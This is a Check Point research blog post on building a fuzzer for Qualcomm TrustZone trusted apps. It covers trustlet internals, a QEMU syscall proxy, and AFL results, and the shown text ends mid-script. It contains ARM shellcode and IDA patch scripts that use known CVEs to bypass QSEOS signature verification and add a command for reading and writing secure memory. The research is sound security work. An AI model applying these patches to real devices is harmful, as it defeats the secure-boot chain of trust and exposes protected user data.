

The Road to Qualcomm TrustZone Apps Fuzzing

 research.checkpoint.com/2019/the-road-to-qualcomm-trustzone-apps-fuzzing

November 14, 2019

November 14, 2019

Research By: Slava Makkaveev

Trusted Execution Environment

TrustZone is a security extension integrated by ARM into the Corex-A processor. This extension creates an isolated virtual secure world which can be used by the main operating system running on the applications' CPU to provide confidentiality and integrity to the rich system.

Today, ARM TrustZone is an integral part of all modern mobile devices. As seen on Android-based Nexus/Pixel phones, TrustZone components are integrated in bootloader, radio, vendor and system Android images.

These are the most popular commercial implementations of the Trusted Execution Environment (TEE) for mobile devices backed by ARM hardware-based access control:

- Qualcomm's Secure Execution Environment (QSEE), used on Pixel, LG, Xiaomi, Sony, HTC, OnePlus, Samsung and many other devices.
- TruSonic's Kinibi, used on Samsung devices for the Europe and Asia markets.
- HiSilicon's Trusted Core, used on most Huawei devices.

These TEE implementations are the closed source property of the CPU manufacturer.

A TEE implementation consists of the trusted operating system, drivers, Normal and Secure world's libs, trusted apps and other components.




Figure 1: TrustZone components (source: ARM documentation).

TEE code is highly critical to bugs because it protects the safety of critical data and has high execution permissions. A vulnerability in a component of TEE may lead to leakage of protected data, device rooting, bootloader unlocking, execution of undetectable APT, and more. Therefore, a Normal world OS restricts access to TEE components to a minimal set of processes. Examples of privileged OS components are DRM service, media service, and keystore. However, this does not reduce researchers' attention to the TrustZone.

Popular attack targets in TEE code are:

- Security Monitor Call (SMC) handlers.
- Trusted apps' command handlers.

An SMC handler is implemented as part of the trusted OS and is responsible for loading trusted apps and redirecting Normal world commands to a trusted app. Each trusted app implements some specific secure feature like fingerprint recognition or media decryption. A device manufacturer can implement its own trusted app for any purpose.

Security research in TEE implementations is highly difficult due to the large amount of proprietary code. However, as we will see later, a trusted app is a good target for fuzzing-based research. The command handler of a trusted app expects to receive a data blob from the Normal world which will then be parsed and used according to the app's purpose and the requested command. Each trusted app can support hundreds of possible external commands.

Let's take a deeper look at QSEE, as the most popular TEE implementation for Android-based mobile devices, and try to build a feedback-based fuzzing platform for Qualcomm trusted apps.

Trusted application

Qualcomm's trusted app (trustlet) is a signed Executable and Linkable Format (ELF) file. Actually, it's a regular ELF extended by a special hash table segment which includes:

- Hash table header.
- SHA-256 hash of ELF header and program headers data block.
- SHA-256 hashes of all program segments.
- Hash block's signature and certificates chain.




Figure 2: Signed image format (source: Qualcomm documentation).

To anchor the chain of trust, Qualcomm Trusted OS (QSEOS; for simplicity, we will assume that the kernel and user part are the same) authenticates and verifies the integrity of a trustlet at the moment of its loading. QSEOS validates the trustlet's root certificate using the hash value burned into the one-time programmable eFuse. The last certificate in the chain is used to verify the hash block's signature. If the signature is correct, QSEOS calculates the SHA-256 hashes of the trustlet's header and segments, and then compares them with values from the attested hash block.

For the current investigation, such trustlets' verification mechanism means two simple things:

- It's impossible to load a patched trustlet even if we have a full access to the trustlet files.
- It's impossible to load a trustlet which is signed by another manufacturer.

A Qualcomm trusted app, as well as other Qualcomm software images, is split into several files which will be merged into a single signed ELF file right before loading. A trusted app consists of:

- One .mdt (header) file which contains the ELF header, program header table and hash table segment.
- Several .bXX files which contain the segments' content: one file per program or hash table segment.

The *libQSEECOMAPI.so* Android library is responsible for merging the files. For manual building of a trustlet, the ELF file is sufficient to concatenate all its .bXX files into a single file.

The following trustlets can be found on the Nexus 6 device:

- `/firmware/image/isdbtmm`
- `/firmware/image/playready`
- `/firmware/image/prov`

- /firmware/image/sampleapp
- /firmware/image/securemm
- /firmware/image/tqs
- /system/vendor/firmware/keymaster/keymaster
- /system/vendor/firmware/widevine

Let's take a look at the entry point of a simple 32-bit trustlet. *prov* is the smallest trustlet in the previous list, so we will use it in our example.

QSEOS performs the *prov* execution starting from the first byte of the trustlet's code segment. The *start* function registers the app through -0x100 syscall. A pointer to the trustlet's handler function is used as one of the syscall arguments.

```

00000000          EXPORT start
00000000 start
00000000          CMP            R0, #2
00000004          BNE            loc_14
00000008          CMP            R1, #1
0000000C          BNE            loc_14
00000010          B            loc_1C
00000014 ; -----
00000014
00000014 loc_14                                ; CODE XREF: start+4↑j
00000014                                ; start+C↑j
00000014          MOV            R0, #0xFF
00000018          BL            register_app
0000001C          loc_1C                                ; CODE XREF: start+10↑j
0000001C          BLX            get_stack_size
00000020          MOV            R2, R0
00000024          BLX            get_stack_addr
00000028          MOV            R3, R0
0000002C          BLX            get_name_addr
00000030          MOV            R4, R0
00000034          BLX            get_handler_addr
00000038          MOV            R1, R0
0000003C          MOV            R0, #0
00000040          BL            register_app
00000044          loc_44                                ; CODE XREF: sub_46D4+10↑p
00000044          STMFD           SP!, {R4,LR}
00000048          MOV            R0, R9
0000004C          LDMFD           SP!, {R4,PC}
0000004C ; End of function start

```

Figure 3: Entry function of the *prov* trustlet.

The handler function is responsible for:

- The trustlet specific initialization including allocation of the relevant elements in its data segment.
- The commands' listening, implemented as *while(1)* loop at the end of the handler.

When a new command from the Normal world is received, the listener calls the *cmd_handler* function for the request processing. The Normal world's request buffer is put as the first argument and a response buffer is put as the third argument of the command handler.

```

int __fastcall cmd_handler(unsigned __int8 *in, unsigned int in_size, unsigned __int8 *out, unsigned int out_size)
{
    cmd_id = *(_DWORD *) in;
    qsee_log(5, "\\%s: cmdreq %08x cmd_addr %08x\\", "tz_app_cmd_handler", cmd_id, cmd_id);
    result = cmd_id - 0x70001;
    switch ( cmd_id )
    {
        case 0x70001:
            v6 = get_int32(in + 4);
            v7 = Prov_GetRandom((int)(out + 4), v6);
            result = set_int32(v7, (int)(out + 0x7D4));
            break;
        case 0x70002:
            v8 = get_int32(in + 4);
            v9 = Prov_GetInfo(v8);
            result = set_int32(v9, (int)(out + 4));
            break;
        case 0x70003:
            qsee_log(5, "\\%s: KEY IMPORT %x\\", "tz_app_cmd_handler", cmd_id);
    }
}

```

Figure 4: Command handler function of the *prov* trustlet.

Usually, the body of the command handler is a large switch-case statement of the requested command ID. The command ID is the first double word in the input buffer. In our example, the *prov* trustlet expects to see 0x70001 – 0x7000F command IDs.

We should note that the *prov* trustlet uses the Secure world *cmnlib.so* library. The library is part of QSEE and it has the signed ELF format as a trustlet. QSEOS automatically loads the *cmnlib* into the memory. All relevant trustlets will be linked to this single instance during their loading.

All trustlets as well as the *cmnlib* are loaded in the special secure app region (secapp region) of physical memory which is inaccessible from the Normal world. The start address and size of the region can be easily found in the Android kernel log.

```

root@shamu:/ # dmesg | grep qsee
QSEECOM: qseecom_probe: disk-encrypt-pipe-pair=0x2
QSEECOM: qseecom_probe: Device does not support PFEQSEECOM: qseecom_probe: hlos-ce-hw-instance=0x1
QSEECOM: qseecom_probe: qsee-ce-hw-instance=0x0QSEECOM: qseecom_probe: Secure app region addr=0xd600000 size=0x500000

```

Figure 5: Secapp region information.

The *prov* trustlet's segments are located within the 0xd600000 – 0xdb00000 secapp range.

The following important facts should be noted:

- QSEOS protects the memory region of a trustlet against access from another trustlet.
- All memory allocations requested by a trustlet will be performed in the data segment region of the trustlet itself.
- A trustlet's stack region is part of the trustlet's data segment region.

This means that all data related to a trustlet is concentrated in one place. It is its own data segment region. The R9 register always points to the initial address of the data segment.

How to execute a trusted app in the Normal world

Now that we've got the necessary information about QSEE let's think about how to execute a trustlet ELF file in the Normal world. To make it simpler, let's suppose that we can detect the start addresses of the trustlet's code and data segments in the Secure world and dump them. This way we can implement a simple Android program (trustlet loader) which will do the following:

- Allocate memory blocks with read/write/execute permissions for code and data segments of the trustlet. The virtual addresses of these blocks must be the same as the addresses of segments in the secapp region. There is no problem allocating virtual memory near the 0xd600000 address.
- Read the dumped segments' content to the allocated memory.
- Prepare buffers which will be used as input and output for the trustlet's command handler.
- Point the R9 register to the data segment and call the trustlet's command handler function.

For the *prov* trustlet, we will allocate 0x6ED0 bytes for its code segment and 0x103F0 bytes for the data. The offset of the command handler function in the code is 0x2056 bytes. The simplest request buffer is the following.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000h:	09	00	07	00	00	00	00	01								

Figure 6: Example of the request buffer for the *prov* trustlet.

The command handler function starts. The trustlet's ARM opcodes are the same as in the regular Android program. If we're lucky, the requested command will be handled successfully. However, such an execution will most likely lead to a crash in the trustlet's code. There are two reasons for this:

- The command handler called a function from *cmnlib* during its execution but we did not load the library.
- The command handler called a QSEOS related syscall which cannot be recognized by the Linux kernel.

The *cmnlib* segments can be simply allocated in the trustlet loader's process in the same way as the trustlet's segments were allocated previously. However, the syscall problem does not have a simple solution.

To summarize, for now we have the following open issues regarding how to:

- Detect base addresses of a trustlet and *cmnlib* in the Secure world.
- Dump data segments of a trustlet and *cmnlib*.
- Execute a trustlet's syscall in the Normal world.

All of these problems can be resolved if we can patch a chosen trustlet before loading it into the Secure world. In this case, we can extend its command handler function for one more supported command ID, for example, 0x99. The handler of the new command can do the following:

- Return the base address of the trustlet.
- Read data from the secapp region.
- Write data to the secapp region.
- Call the requested syscall.

```

main:
    push {r0, r1, r2, r3, r4, r5, r6, lr}

    mov r5, r0
    mov r6, r2

    ldr r1, [r5]
    cmp r1, #0x99
    bne empty

    ldr r1, [r5, #4]
    add r1, r1, #2
    mov r3, pc
    ldrb r1, [r1, r3]
    add pc, r1

    .byte 2
    .byte 4
    .byte 6
    .byte 8

    b call
    b get_base
    b read
    b write

call:
    ldr r0, [r5, #8]
    mov r1, r5
    add r1, r1, #0xc

    bl syscall
    str r0, [r6]

    b empty

get_base:
    mov r0, r9
    str r0, [r6]

    ldr r1, cmnlib
    ldr r0, [r0, r1]
    str r0, [r6, #4]

    b empty

read:
    ldr r0, [r5, #8]
    mov r1, r6
    ldr r2, [r5, #0xc]
    bl copy

    b empty

write:
    mov r0, r5
    add r0, r0, #0x10
    ldr r1, [r5, #8]
    ldr r2, [r5, #0xc]
    bl copy

    b empty

empty:
    pop {r0, r1, r2, r3, r4, r5, r6, pc}

```

Figure 7: Trustlet patch. Handler of the injected command ID.

The trustlet's patch gives us the ability to request the base address and data segment memory block of the trustlet from the Normal world. The base address of the *cmnlib* can be extracted from the trustlet's data. The *prov* stores the pointer to *cmnlib* at the 0x83D4 offset. Each trustlet has access to the *cmnlib* memory and is able to return its data segment like its own.

The new question is how to redirect a system call request from the Normal world to the Secure world during the trustlet's command handler execution. For this task, we can use Quick Emulator (QEMU), but we need to extend its syscall hooks. The *SVC 0x1400* and *SVC 0x14F9* ARM commands should trigger a new syscall request for a patched trustlet.

```

void cpu_loop(CPUARMState *env) {
    ...
    for(;;) {
        ...
        switch(trapnr) {
            case EXCP_BKPT:
                ...
                if (n == ARM_NR_qsee_1400 || n == ARM_NR_qsee_14F9) {
                    if (qsee_proxy_write_data_seg() < 0) {
                        goto error;
                    }

                    env->regs[0] = qsee_proxy_syscall(
                        env->regs[0], env->regs[4], env->regs[5], env->regs[6],
                        env->regs[7], env->regs[8], env->regs[9], n);

                    if (qsee_proxy_read_data_seg() < 0) {
                        goto error;
                    }
                }
            }
        }
    }
}

```

Figure 8: QEMU patch. Interception of QSEOS related syscalls.

The emulation scheme will look like the following:




Figure 9: Trustlet emulation scheme.

The last important adjustment is related to the stack. QSEOS syscall expects to receive up to six arguments. This means that a syscall request, which we will send to a patched trustlet, contains six parameters. An argument can be a pointer to a stack located data. However, the Normal world's trustlet loader and the Secure world's trustlet have different stacks. For the stack, we have

to use an address range accessible to both of them. The simplest solution is to extend a trustlet's data segment and point the SP register of the loader to the end of the data segment before jumping to the command handler function.

```
asm (  
    "mov %%r0, %0;"  
    "mov %%r1, %1;"  
    "mov %%r2, %2;"  
    "mov %%r3, %3;"  
    "mov %%r4, %4;"  
    "mov %%r8, %%sp;"  
    "mov %%sp, %5;"  
    "blx %%r4;"  
    "mov %%sp, %%r8;"  
    :  
    : "r" (req), "r" (reqsz), "r" (resp), "r" (respsz),  
      "r" (textseg + entry), "r" (dataseg + datasz)  
    : "r0", "r1", "r2", "r3"  
);
```

Figure 10: Call of the trustlet's command handler from the loader.

The *prov* trustlet patch:

- The code segment is extended from 0x6ED0 to 0x7000 bytes.
- 0x99 command ID handler's code is written at 0x6ED0.
- 4 bytes at 0x2060 are patched to *BL 0x6ED0* (jump to new command ID handler).
- The data segment is extended from 0x103F0 to 0x11000 bytes.

The prepared setup allows us to execute a trusted app in the Normal world. But we have to solve one last problem.

How to load a patched trusted app in the Secure world

A secure boot is defined as a boot sequence in which the software image to be executed is authenticated as previously verified. On mobile devices, the ROM-based Primary BootLoader (PBL) loads and authenticates the Secondary BootLoader (SBL) as the next image to run. The SBL loads and authenticates the Little Kernel applications bootloader and the TrustZone partition which is presented by QSEOS. QSEOS loads and authenticates the trusted apps. This chain of trust cannot be broken in a legitimate way such as bootloader unlocking. Even having root permission in Android does not allow us to patch TrustZone components. This means that only way to break the chain is to use an exploit.

The target of our attack is the trustlet verification algorithm. We want to “nop” the QSEOS code responsible for calculating the hash block's signature or for comparing the actual hashes of the segments with the verified ones. QSEOS code is write-protected by the XPU hardware component. Therefore, the code “noping” is possible only in the case of exploiting an SBL related vulnerability to break the verification of TrustZone partition. An exploit in QSEOS code can only lead to a data segment patching. However, as we'll show later, it's enough to infiltrate the verification process.

A suitable well-described 1-day exploit can be easily found by searching the Internet. More precisely, a chain of two exploits, CVE-2015-6639 and CVE-2016-2431, gives us a possible way to patch the QSEOS data segment on a Nexus 6 device with an Android of up to MOB30D build. We can use prepared primitives there to attack the verification mechanism before loading a patched trustlet.




Figure 11: QSEOS patching scheme.

The `qsee_load_and_auth_elf_image` function of QSEOS is responsible for the loading and verification of the trustlet's ELF file. It calls the `tzbsp_pil_init_image` function for the file parsing and validation of the hash block's signature.

```

if ( elf_buff )
{
    if ( tzbsp_subsys_is_supported(id) )
    {
        tzbsp_pil_unlock_area(id);
        if ( !tzbsp_is_ns_range(elf_buff, 0x34) && id != 7 )
        {
            tzbsp_log(3, "(%u)", 0x1F);
            return 0xFFFFFFFF;
        }
        tzbsp_dcache_inval_region(elf_buff, 0x34);
        base_info = (int *) (0x3C * id - 0x17D3E80); // 0xFE82C324
        tzbsp_mutex_lock((unsigned int *) (0x3C * id - 0x17D3E50));
        tzbsp_clean_pil_priv(base_info);
        base_info[0xB] = id;
        if ( tzbsp_pil_is_elf(elf_buff) )
        {
            if ( !tzbsp_pil_populate_elf_info(id, elf_buff, base_info) )
            {
                if ( tzbsp_pil_verify_sig(id, (int)base_info) >= 0 )
                {
                    if ( !tzbsp_ssd_parse_md((_DWORD *) (0x3C * id - 0x17D3E80), elf_buff, 0x3C * id - 0x17D3E48) )
                    {
                        *(_DWORD *) (0x3C * id - 0x17D3E4C) = 2; // 0xFE82C358
                    }
                }
            }
        }
    }
}
  
```

Figure 12: Trustlet signature verification.

We need to pay attention to the following:

- The `base_info` object is allocated in the data segment. It contains the results of the file header parsing, including the verified hash block.
- The current state of the loading process is saved as global at 0xFE82C358. The state is switched to a value of 2 after successful verification of the hash block's signature.
- Actual verification of the segments' hashes is not implemented in this function.

From this moment, the hash block is considered as verified and is pushed to the *base_info* object. Calculation and validation of the program segments' hashes will be performed a little bit later in the *tzbsp_pil_auth_reset* function. If we overwrite the hash block entry located in *base_info* with another one suitable for the patched trustlet, QSEOS will not fail in the *tzbsp_pil_auth_reset* and will successfully load this patched trustlet.

The 1-day exploit we chose allows us to patch the QSEOS 0xFE806000 – 0xFE80FFB0 code segment. We must do the following:

- Inject a code which will patch the *base_info* object by a relevant hash block instead of a strings blob at 0xFE80D774.
- Inject a jump to our shellcode into the *map_region* function, which will be called many times before the *tzbsp_pil_auth_reset*, instead of, for example, a border check at 0xFE8066F8.

```
main:
    push {r0, r1, r2, r3, r4, r5, lr}

    ldr r4, base_info

    mov r0, pc
    add r0, r0, #0x38

    ldr r1, [r4, #0x14]
    cmp r1, #0
    beq empty

    ldr r3, [r4, #0x34]
    cmp r3, #1
    bne second

    first:
        mov r2, #0x20
        bl copy

        b empty

second:
    cmp r3, #2
    bne empty

    mov r2, #0x20

    add r1, r1, r2

    ldr r4, [r4, #0x18]
    sub r4, r4, #0x40

    mov r3, #0
    loop1:
        add r0, r0, r2
        add r1, r1, r2
        bl copy

        add r3, r3, r2
        mov r5, r4
        sub r5, r3, r5

        blt loop1

empty:
    pop {r0, r1, r2, r3, r4, r5, pc}

base_info: .word 0xfe82c324
```

Figure 13: QSEOS patch. Bypass trustlet verification.

As result, we gained the ability to replace a trustlet's hash block after verification but before using it to validate the segments. Now we can manually calculate the hash block of a patched trustlet and push it instead of the original one. This trustlet will successfully pass the verification. An interesting fact is that we can load trustlets from another device as well. All we need to do is replace the hash table, signature and certificates chain in the .mdt file of the trustlet with those extracted from a device manufacturer's trustlet.


Fuzzing of a trusted app

We can now execute a trusted app in the Normal world. We found a way to load a patched version of signed trustlet in the Secure world and adapted the CPU emulator to communicate with it. In other words, we emulated a trustlet's command handler on the Android OS. All that's left to do is to repeatedly call the command handler with different inputs generated on the basis of code coverage metrics. The QEMU emulator can be used to produce such metrics.

American Fuzzy Lop (AFL) is one of the popular open-source fuzzing engines integrated with QEMU emulator for fuzzing proprietary binaries. The following versions of the AFL, QEMU user-mode emulator and third-party libraries were built and used in the fuzzer:

- libiconv 1.14
- libffi 3.2.1
- gettext 0.19.7
- glib 2.48.1
- AFL 2.52b
- QEMU 2.10.0

The prepared fuzzer easily found that the *prov* trustlet can be crashed by the following packet.



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000h:	0D	00	07	00	00	00	00	01								

Figure 14: Malformed input buffer for the *prov* trustlet.

The 0x7000D command handler does not expect to receive a first argument which is greater than 9999.

The fuzzer helped us find vulnerabilities in the *prov* Qualcomm trusted app on a Nexus 6 device with the latest official ROM (Android 7.1.2 N6F27M). The *prov* bug is reproducible on Moto G4/G4 Plus (XT1643 and XT1640) devices as well.

What's next? At this point it would be nice to find a way to fuzz trusted apps extracted from another device, and not just those that are located on the Nexus 6. Of course, we can try to find a new 1-day exploit that allows us to patch QSEOS, for example, on a Samsung device just like we did previously for the Motorola Nexus 6. In this case, we can use a prepared fuzzing model, with no modifications, for new device-related trustlets. But it's much easier to adapt a Samsung trustlet for execution on Nexus 6 than it is to find and adapt a new QSEOS exploit.

Patching of a trusted app

As stated earlier, our fuzzing platform uses two copies of a trustlet. One is for loading to the Secure world and the second is for execution by the fuzzer in the Normal world. The first copy should be patched to bypass on load verification of QSEOS and to integrate our command ID into the Secure world. The Normal world's copy will be patched mainly to provide correct import links to the device related *cmnlib*.

We already patched the *prov* trustlet and it can be used again as the Secure world's server regardless of the trustlet being fuzzed. But in this case, we need to apply several patches to the *prov* based on the metrics of the new trustlet:

- Fix the size of program segments.
- Fix the stack parameters used for the trustlet registration.
- “nop” *cmnlib* links and self-initialization code.

Even so, for the future discussion, let's set the *prov* aside and try to adapt a trustlet from another device. This will show a few more details of the trustlet's loading process.

Previously, we mentioned that the QSEOS exploit we used allows us to bypass a trustlet's on loading verification to replace the hash table, signature and certificates chain in its .mdt file with one extracted from a regular Nexus 6 trustlet. This is a mandatory patch. Besides, the Nexus 6 QSEOS limits the number of the trustlet's program segments. Only one data segment is allowed. A trustlet will not be loaded if it consists of more than four .bXX files. To bypass this limitation, you can merge all the trustlet's data segments (.b03, ...) into a single file. Remember to change the header file accordingly.

After verification, QSEOS calls the *start* function of the trustlet where it will register itself in the system through the -0x100 syscall. It provides the stack size, stack pointer, pointer to its name and pointer to its handler function as arguments. Newer versions of trusted apps use an additional four arguments. This code can be “noped” using an IDA script without harming a trustlet execution. For example, *kmota* trustlet from LG G4 (Android 6.0 MRA58K) can be patched by the following simple script.

```
def nop_addr(startea, endea):
    while startea < endea:
        PatchDword(startea, 0xE320F000)
        startea += 4

nop_addr(0x1C, 0x3C)

nop_addr(0x1CB00, 0x1CB04)
nop_addr(0x1CB08, 0x1CB14)
```

0000001C	BLX	sub_1B89A
00000020	MOV	R5, R0
00000024	BLX	sub_1B8A4
00000028	MOV	R6, R0
0000002C	BLX	sub_1B89E
00000030	MOV	R7, R0
00000034	BLX	sub_1BBD6
00000038	MOV	R8, R0
0000003C	BLX	get_stack_size
00000040	MOV	R2, R0
00000044	BLX	get_stack_addr
00000048	MOV	R3, R0
0000004C	BLX	get_name_addr
00000050	MOV	R4, R0
00000054	BLX	get_handler_addr
00000058	MOV	R1, R0
0000005C	MOV	R0, #0
00000060	BL	register_app
0001CB00	register_app	
0001CB00		
0001CB00	MOV	R12, R8
0001CB04	MOV	R8, R4
0001CB08	MOV	R9, R5
0001CB0C	MOV	R10, R6
0001CB10	MOV	R11, R7
0001CB14	MOV	R4, R0
0001CB18	MOV	R5, R1
0001CB1C	MOV	R6, R2
0001CB20	MOV	R7, R3
0001CB24	MOV	R0, #0xFFFFFFFF00
0001CB28	SVC	0x1400
0001CB2C	BX	LR

Figure 15: Patching the *kmota* trustlet's entry function.

In the case of the *authnr* trustlet from Samsung S7 Edge (Android 8.0 G935UUES8CRK2), it's easier to build the syscall arguments manually than to use prepared original structures.

```
PatchDword(0x44, 0xFF)           # MOV R0, #0xFF
nop_addr(0x18, 0x1C)
nop_addr(0x20, 0x2C)
nop_addr(0x30, 0x34)
nop_addr(0x3C, 0x44)

nop_addr(0x1E200, 0x1E210)       # patch 0xFFFFFFFF00 syscall
nop_addr(0x1E218, 0x1E220)

PatchDword(0x19408, 0x3280F44F)   # MOV R2, #0x10000      # stack_size
PatchDword(0x1940C, 0x3334F240)   # MOV R3, #0x90334     # stack_addr
PatchDword(0x19410, 0x0309F2C0)
PatchWord(0x19414, 0x444B)        # ADD R3, R9
